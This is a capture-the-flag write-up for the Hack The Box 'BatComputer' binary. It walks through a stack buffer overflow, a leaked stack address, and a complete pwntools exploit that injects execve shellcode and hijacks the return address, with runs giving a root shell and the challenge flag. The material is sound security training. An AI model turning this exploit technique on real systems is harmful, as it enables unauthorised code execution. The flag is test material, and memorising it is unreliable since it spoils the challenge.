BatComputer


NX is disabled so we can execute code on the stack, might have to inject some shellcode onto the stack and hijack a pointer to execute it

```
(venv) flerb@ubuntu:~/HTB/BatComputer$ checksec batcomputer
[*] '/home/flerb/HTB/BatComputer/batcomputer'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled ←
    PIE:      PIE enabled
    RWX:      Has RWX segments
(venv) flerb@ubuntu:~/HTB/BatComputer$ file batcomputer
batcomputer: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-6
4.so.2, BuildID[sha1]=497abb33ba7b0370d501f173facc947759aa4e22, for GNU/Linux 3.2.0, stripped
```


There's a buffer overflow in auStack84 - buffer is only 76 char so we have 61 more characters we can enter past the buffer.

Decompile: FUN_001011ec - (batcomputer_cp)

```
1
2  undefined8 FUN_001011ec(void)
3
4  {
5    int iVar1;
6    int local_68;
7    char acStack100 [16];
8    undefined auStack84 [76];
9
10   FUN_001011a9();
11   while( true ) {
12     while( true ) {
13       memset(acStack100,0,0x10);
14       printf(
15              "Welcome to your BatComputer, Batman. What would you like to do?\n1. Track Joker\n2. Cha
               se Joker\n> "
16              );
17       __isoc99_scanf(&DAT_00102069,&local_68);
18       if (local_68 != 1) break;
19       printf("It was very hard, but Alfred managed to locate him: %p\n",auStack84);
20     }
21     if (local_68 != 2) break;
22     printf("Ok. Let\'s do this. Enter the password: ");
23     __isoc99_scanf(&DAT_001020d0,acStack100);
24     iVar1 = strcmp(acStack100,"b4tp@$$w0rd!");
25     if (iVar1 != 0) {
26       puts("The password is wrong.\nI can\'t give you access to the BatMobile!");
27                    /* WARNING: Subroutine does not return */
28       exit(0);
29     }
30     printf("Access Granted. \nEnter the navigation commands: ");
31     read(0,auStack84,0x89);
32     puts("Roger that!");
33   }
34   puts("Too bad, now who\'s gonna save Gotham? Alfred?");
35   return 0;
36 }
```




```
    printf("Access Granted. \nEnter the navigation commands: ");
    read(0,auStack84,0x89);
    puts("Roger that!");
  }
  puts("Too bad, now who
  return 0;
}
```



```
{
  int iVar1;
  int local_68;
  char acStack100 [16];
  undefined auStack84 [76];
```


Because the while loops break if the options to track joker or chase choker are != 1 || 2, entering any other value gets us to the return and it looks like the 137 characters is overflowing the return address that's popped of the stack.




```
flerb@ubuntu:~/HTB/BatComputer$ ./batcomputer
Welcome to your BatComputer, Batman. What would you like to do?
1. Track Joker
2. Chase Joker
> 2
Ok. Let's do this. Enter the password: b4tp@$$w0rd!
Access Granted.
Enter the navigation commands: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Roger that!
Welcome to your BatComputer, Batman. What would you like to do?
1. Track Joker
2. Chase Joker
> 10
Too bad, now who's gonna save Gotham? Alfred?
Segmentation fault (core dumped)
flerb@ubuntu:~/HTB/BatComputer$
```

It looks like we should be able to use the navigation command input to inject shellcode onto the stack and use the overwritten pointer to point back to our shellcode.

To find the location that is popped of the stack and causes the segfault urandom can be used to generate a random string of characters



```
flerb@ubuntu:~/HTB/BatComputer$ tr -dc A-Za-z0-9 </dev/urandom | head -c 137 ; echo ''
Td0JFszgKMnJoFdChVdCuBWJG4FsoFL34BsgAj9epFmZBvagWMhwaorBRTDR9ELUR2cnViUqRrmWHi1HLF5TOBvXXwlVxtkAvscFGqK3NQFLEauJYBdfnTyL69FSE9hFXuBjj8TDD
```



```
(gdb) x/s $rsp
0x7fffffffdf98: "OBvXXwlVxtkAvscFGqK3NQFLEauJYBdfnTyL69FSE9hFXuBjj8TDD\233\335A\260PUUUU"
(gdb) 
```

```
flerb@ubuntu:~/HTB/BatComputer$ perl -e 'print "A" x 137;'
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
flerb@ubuntu:~/HTB/BatComputer$ tr -dc A-Za-z0-9 </dev/urandom | head -c 137 ; echo ''
Td0JFszgKMnJoFdChVdCuBWJG4FsoFL34BsgAj9epFmZBvagWMhwaorBRTDR9ELUR2cnViUqRrmWHi1HLF5TOBvXXwlVxtkAvscFGqK3NQFLEauJYBdfnTyL69FSE9hFXuBjj8TDD
flerb@ubuntu:~/HTB/BatComputer$ vim ~/notes.txt
flerb@ubuntu:~/HTB/BatComputer$ expr length Td0JFszgKMnJoFdChVdCuBWJG4FsoFL34BsgAj9epFmZBvagWMhwaorBRTDR9ELUR2cnViUqRrmWHi1HLF5T
84
flerb@ubuntu:~/HTB/BatComputer$ 
```

So they payload will be shellcode + padding + our highjacked return address (points to start of shellcode) and shellcode + padding = 84 characters.

Completed exploit code

```python
#!/usr/bin/env python3

from pwn import *
from colorama import Fore
from colorama import Style

# batcomputer exploit

def main():
    #context.log_level = 'DEBUG'
    context(os='linux', arch='amd64')
    # io = process('./batcomputer')

    io = remote('138.68.155.238', 32294)

    # STEP 0
    # Enumerating the binary
    password = 'b4tp@$$w0rd!'
    # derived manually using gdb and random string
    return_address_offset = 84
    max_payload_length = 137

    # STEP 1
    # Leak stack address
    io.sendlineafter('> ', '1')
    stack_address = io.recvline().strip().split()[-1]
    # Loop over two characters at a time, take their value in hex
    # range(2, len(stack_address), 2)
        # start from 2 in the string, for the length of the stack address, with step size of 2
    # (int(stack_address[i:i+2], 16)
        # take from i:i+2 (should this be i+1?
        # in base 16, then convert to integer
        # then convert to a character
    stack_address = ''.join([chr(int(stack_address[i:i+2], 16)) for i in range(2, len(stack_address), 2)])
    #adjust stack address so it's 8 bytes, add nulls to pad to 8 bytes if required
    stack_address = stack_address.rjust(8, '\x00')
    # take the string and print it as an integer to make it easier to add and subtract from it
    stack_address = u64(stack_address, endian='big')
    log.success(f'{Fore.GREEN}Leaked stack address: {p64(stack_address)}{Style.RESET_ALL}')

    print(f'{Fore.GREEN}{stack_address}{Style.RESET_ALL}')

    # Step 2
    io.sendlineafter('> ', '2')
    io.sendlineafter('password: ', password)
    shellcode = asm(
            shellcraft.popad() +
            shellcraft.sh()
            )
    padding = b'a' * (return_address_offset - len(shellcode))
    # pwnlib.shellcraft.amd64
    # p64(stack-address + return_address_offset + 8)
        # Take stack address + offset + 8 to get to the address of our shellcode, pack that and put it at the return address that is popped
        # to set it to the address of our shellcode
    payload = shellcode + padding + p64(stack_address)
    #payload = 'a' * 137    Original payload for testing
    assert len(payload) <= max_payload_length, f'{Fore.YELLOW}Payload "{len(payload)}" too long. Allowed: {max_payload_length}{Style.RESET_ALL}'

    io.sendlineafter('commands: ', payload)

    #input('IDA')    #this is used so we have a spot to connect IDA to it

    io.sendlineafter('> ', '3')

    #io.interactive makes sure that it doesn't shut down and allows us to interact with the program
    io.interactive()


if __name__ == '__main__':
    main()
```

context(os='linux', arch='amd64)
required because without context the shellcode.sh() command does not create proper code for the architecture, can be determined from *file* command

io = remote(...)

initiates the connection to HTB server

password = '....'
obtained from IDA/GDB

return_offset_length = 84
discussed earlier, offset of return on stack

max_payload_length = 137
discussed earlier, size of auStack84 read

io.sendlineafter('> ', '1')
sends a 1 when it sees '> '

```
(env) flerb@ubuntu:~/HTB/BatComputer$ ./batcomputer
Welcome to your BatComputer, Batman. What would you like to do?
1. Track Joker
2. Chase Joker
> 1
```

stack_address = io.recvline().strip().split()[-1]

Grab the gift stack address when it's given
[-1] = last item
strip() removes whitespace

```
Welcome to your BatComputer, Batman. What would you like to do?
1. Track Joker
2. Chase Joker
> 1
It was very hard, but Alfred managed to locate him: 0x7fff18febcd4
Welcome to your BatComputer, Batman. What would you like to do?
1. Track Joker
2. Chase Joker
>
```

stack_address = ''.join[chr(int(stack_address[i:i+2], 16)) for i in range(2, len(stack_address), 2)])
range(2, len(stack_address), 2)
Loop over two characters starting at [2] in the string, 2 at a time until the end of stack_address

chr((int(stack_address[i:i+2], 16))
take from i:i+2, slice notation, a[start:stop] - items start through stop - 1
in base 16, then convert to integer then convert to a character

so really takes [i, j, k, l, m, n, o, p, ...y, z] for length of stack address, combining the hex characters (ij, kl, mn, op...yz), converting the combined 2 hex characters to a base-16/hex int and then converting them to a character.

then, join the characters to a string and assign to stack_address

stack_address_rjust(8, '\x00')
Pad the stack address to 8-bytes with nulls

stack_address = u64(stack_address, endian='big'
user pwn.u64 to setup the address for the stack, endian=big from file command (LSB)

log.success
prints leaked stack address, for debugging

io.sendlineafter('> ', '2')
chose to chase the Joker

```
It was very hard, but Alfred managed to locate him: 0x7fff18febcd4
Welcome to your BatComputer, Batman. What would you like to do?
1. Track Joker
2. Chase Joker
> 2
```

io.sendlineafter('password: ', password)
Send the password

shellcode = asm(shellcraft.popad() + shellcraft.sh())
These commands get messed up if you don't include the proper context, which, makes sense. shellcraft.pop() pops general purpose registers to make some more space on the stack for our shellcode so the shellcode's pushes don't clobber itself, why this is required is described below, the shell.popad() shellcode is shown here:

```
[DEBUG] Assembling
    .section .shellcode,"awx"
    .global _start
    .global __start
    .p2align 2
    _start:
    __start:
    .intel_syntax noprefix
        pop rdi
        pop rsi
        pop rbp
        pop rbx /* add rsp, 8 */
        pop rbx
        pop rdx
        pop rcx
        pop rax
```

shellcraft.sh, which is appended directly to popad so follows immediately in sequence:

```
/* execve(path='/bin///sh', argv=['sh'], envp=0) */
/* push b'/bin///sh\x00' */
push 0x68
mov rax, 0x732f2f2f6e69622f
push rax
mov rdi, rsp
/* push argument array ['sh\x00'] */
/* push b'sh\x00' */
push 0x1010101 ^ 0x6873
xor dword ptr [rsp], 0x1010101
xor esi, esi /* 0 */
push rsi /* null terminate */
push 8
pop rsi
add rsi, rsp
push rsi /* 'sh\x00' */
mov rsi, rsp
xor edx, edx /* 0 */
/* call execve() */
push 59 /* 0x3b */
pop rax
syscall
```

padding = b'a' * (return_address_offset - len(shellcode))
create some padding for between the shellcode and return address that we're injecting to make sure the injected return address lands at the right spot to get popped off at ret.
The stack looks like:

shellcode + padding + return-address-to-shellcode

payload = shellcode + padding + p64(stack_address)

assert len(payload) <= max_payload_length, f'{Fore.YELLOW}Payload "{len(payload)}" too long. Allowed: {max_payload_length}{Style.RESET_ALL}'
This creates an assertion in case our payload has surpassed the max_payload_length and adds some color so I can see it between all the pwn warnings about ascii and bytes.

#input('IDA')
waits for user input before continuing, handy for attaching IDA to the running process

io.sendlineafter('commands: ', payload)

sends the payload once we've entered the batmobile and are in pursuit of Joker


```
(env) flerb@ubuntu:~/HTB/BatComputer$ ./batcomputer
Welcome to your BatComputer, Batman. What would you like to do?
1. Track Joker
2. Chase Joker
> 1
It was very hard, but Alfred managed to locate him: 0x7fff18febcd4
Welcome to your BatComputer, Batman. What would you like to do?
1. Track Joker
2. Chase Joker
> 2
Ok. Let's do this. Enter the password: b4tp@$$w0rd!
Access Granted.
Enter the navigation commands:
```

io.sendlineafter('> ', '3')


After the payload is sent the program wraps around in the while loop again and any number entered there that is not 1 or 2 will branch to the exit function where the return triggers the shellcode's address to be popped into $rip and then executed.

io.interactive()
Lets us interact with the program, handy after the shellcode is executed.

Results
Breaking at the return we can see the address of the shellcode about to be popped into $RIP



Address of shellcode popped into $RIP and shellcode is at its first instruction



Without the shellcraft.popad() instruction

At this point the program gets redirected properly but as the shellcode performs pushes the last push overwrites a chunk of the end of itself

Shellcode:

```
RIP [stack]:00007FFCC7DC75E4 ; |-----------------------------------------------------------------------
    [stack]:00007FFCC7DC75E4 push    68h ; 'h'
    [stack]:00007FFCC7DC75E6 mov     rax, 732F2F2F6E69622Fh
    [stack]:00007FFCC7DC75F0 push    rax
    [stack]:00007FFCC7DC75F1 mov     rdi, rsp
    [stack]:00007FFCC7DC75F4 push    1016972h
    [stack]:00007FFCC7DC75F9 xor     dword ptr [rsp], 1010101h
    [stack]:00007FFCC7DC7600 xor     esi, esi
    [stack]:00007FFCC7DC7602 push    rsi
    [stack]:00007FFCC7DC7603 push    8
    [stack]:00007FFCC7DC7605 pop     rsi
    [stack]:00007FFCC7DC7606 add     rsi, rsp
    [stack]:00007FFCC7DC7609 push    rsi
    [stack]:00007FFCC7DC760A mov     rsi, rsp
    [stack]:00007FFCC7DC760D xor     edx, edx
    [stack]:00007FFCC7DC760F push    3Bh ; ';'
    [stack]:00007FFCC7DC7611 pop     rax
    [stack]:00007FFCC7DC7612 syscall                         ; LINUX - sys_execve
```

Highlighted x28 in the hex view shows the current stack pointer location

```
[stack]:00007FFCC7DC75E0 db    0
[stack]:00007FFCC7DC75E1 db    0
[stack]:00007FFCC7DC75E2 db    0
[stack]:00007FFCC7DC75E3 db    0
[stack]:00007FFCC7DC75E4 ; ---------------------------------------------------------
[stack]:00007FFCC7DC75E4 push    68h ; 'h'
[stack]:00007FFCC7DC75E6 mov     rax, 732F2F2F6E69622Fh
[stack]:00007FFCC7DC75F0 push    rax
[stack]:00007FFCC7DC75F1 mov     rdi, rsp
[stack]:00007FFCC7DC75F4 push    1016972h
[stack]:00007FFCC7DC75F9 xor     dword ptr [rsp], 1010101h
[stack]:00007FFCC7DC7600 xor     esi, esi
[stack]:00007FFCC7DC7602 push    rsi
[stack]:00007FFCC7DC7603 push    8
[stack]:00007FFCC7DC7605 pop     rsi
[stack]:00007FFCC7DC7606 add     rsi, rsp
[stack]:00007FFCC7DC7609 push    rsi
[stack]:00007FFCC7DC760A mov     rsi, rsp
[stack]:00007FFCC7DC760D xor     edx, edx
RIP [stack]:00007FFCC7DC760F push    3Bh ; ';'
[stack]:00007FFCC7DC7611 pop     rax
[stack]:00007FFCC7DC7612 syscall                                 ; LINUX - sys_execve
[stack]:00007FFCC7DC7612 ; ---------------------------------------------------------

UNKNOWN 00007FFCC7DC760F: [stack]:00007FFCC7DC760F (Synchronized with RIP)

Hex View-1

00007FFCC7DC7600  31 F6 56 6A 08 5E 48 01  E6 56 48 89 E6 31 D2 6A  1....^H........j
00007FFCC7DC7610  3B 58 0F 05 61 61 61 61  28 76 DC C7 FC 7F 00 00  ;X..aaaa(v......
00007FFCC7DC7620  00 00 00 00 00 00 00 00  73 68 00 00 00 00 00 00  ........sh......
00007FFCC7DC7630  2F 62 69 6E 2F 2F 2F 73  68 00 00 00 00 00 00 00  /bin///sh.......
00007FFCC7DC7640  0A E6 E3 BF F0 7F 00 00  28 77 DC C7 FC 7F 00 00  ........(w......
00007FFCC7DC7650  00 00 00 00 01 00 00 00  EC 31 C8 94 4A 56 00 00  ............JV..
```

And the very last push in the shellcode clobbers itself

```
[stack]:00007FFCC7DC75E4 ; ---------------------------------------------------------
[stack]:00007FFCC7DC75E4 push    68h ; 'h'
[stack]:00007FFCC7DC75E6 mov     rax, 732F2F2F6E69622Fh
[stack]:00007FFCC7DC75F0 push    rax
[stack]:00007FFCC7DC75F1 mov     rdi, rsp
[stack]:00007FFCC7DC75F4 push    1016972h
[stack]:00007FFCC7DC75F9 xor     dword ptr [rsp], 1010101h
[stack]:00007FFCC7DC7600 xor     esi, esi
[stack]:00007FFCC7DC7602 push    rsi
[stack]:00007FFCC7DC7603 push    8
[stack]:00007FFCC7DC7605 pop     rsi
[stack]:00007FFCC7DC7606 add     rsi, rsp
[stack]:00007FFCC7DC7609 push    rsi
[stack]:00007FFCC7DC760A mov     rsi, rsp
[stack]:00007FFCC7DC760D xor     edx, edx
[stack]:00007FFCC7DC760F push    3Bh ; ';'
[stack]:00007FFCC7DC7611 db    0
[stack]:00007FFCC7DC7612 db    0                                 ; LINUX - sys_execve
[stack]:00007FFCC7DC7612 ; ---------------------------------------------------------

UNKNOWN 00007FFCC7DC7611: [stack]:00007FFCC7DC7611 (Synchronized with RIP)

Hex View-1

07FFCC7DC7600  31 F6 56 6A 08 5E 48 01  E6 56 48 89 E6 31 D2 6A  1....^H........j
07FFCC7DC7610  3B 00 00 00 00 00 00 00  28 76 DC C7 FC 7F 00 00  ;.......(v......
07FFCC7DC7620  00 00 00 00 00 00 00 00  73 68 00 00 00 00 00 00  ........sh......
07FFCC7DC7630  2F 62 69 6E 2F 2F 2F 73  68 00 00 00 00 00 00 00  /bin///sh.......
07FFCC7DC7640  0A E6 E3 BF F0 7F 00 00  28 77 DC C7 FC 7F 00 00  ........(w......
```

So a little more space on the stack is required, https://www.youtube.com/watch?v=3Snd6A_duSQ uses popad, which works well, the registers clobber all this data once it enters the shellcode and we don't need the stack data that's popped later anyway

https://docs.pwntools.com/en/stable/shellcraft/amd64.html

local

```
(env) flerb@ubuntu:~/HTB/BatComputer$ ./solve.py
[+] Starting local process './batcomputer': pid 5707
./solve.py:23: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  io.sendlineafter('> ', '1')
/home/flerb/HTB/python-virtual-environments/Python3/env/lib/python3.8/site-packages/pwnlib/tubes/tube.py:822: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
./solve.py:36: BytesWarning: Text is not bytes; assuming ISO-8859-1, no guarantees. See https://docs.pwntools.com/#bytes
  stack_address = u64(stack_address, endian='big')
[+] Leaked stack address: b'\xf4\x83\xb5.\xfc\x7f\x00\x00'
140721092133876
./solve.py:42: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  io.sendlineafter('> ', '2')
./solve.py:43: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  io.sendlineafter('password: ', password)
/home/flerb/HTB/python-virtual-environments/Python3/env/lib/python3.8/site-packages/pwnlib/tubes/tube.py:822: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
IDA
./solve.py:61: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  io.sendlineafter('> ', '3')
[*] Switching to interactive mode
Too bad, now who's gonna save Gotham? Alfred?
$
$ id
uid=1000(flerb) gid=1000(flerb) groups=1000(flerb),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),121(lpadmin),131(lxd),132(sambashare)
$
[*] Interrupted
[*] Stopped process './batcomputer' (pid 5707)
```

remote

```
(env) flerb@ubuntu:~/HTB/BatComputer$ ./solve.py
[+] Opening connection to 138.68.155.238 on port 32294: Done
./solve.py:25: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  io.sendlineafter('> ', '1')
/home/flerb/HTB/python-virtual-environments/Python3/env/lib/python3.8/site-packages/pwnlib/tubes/tube.py:822: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
./solve.py:38: BytesWarning: Text is not bytes; assuming ISO-8859-1, no guarantees. See https://docs.pwntools.com/#bytes
  stack_address = u64(stack_address, endian='big')
[+] Leaked stack address: b'\x14P"\x08\xff\x7f\x00\x00'
140733329854484
./solve.py:44: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  io.sendlineafter('> ', '2')
./solve.py:45: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  io.sendlineafter('password: ', password)
/home/flerb/HTB/python-virtual-environments/Python3/env/lib/python3.8/site-packages/pwnlib/tubes/tube.py:822: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
./solve.py:63: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  io.sendlineafter('> ', '3')
[*] Switching to interactive mode
Too bad, now who's gonna save Gotham? Alfred?
$ id
uid=0(root) gid=0(root) groups=0(root)
$ ls
batcomputer
flag.txt
$ cat flag.txt
HTB{l0v3_y0uR_sh3llf_U_s4v3d_th3_w0rld!}
$
```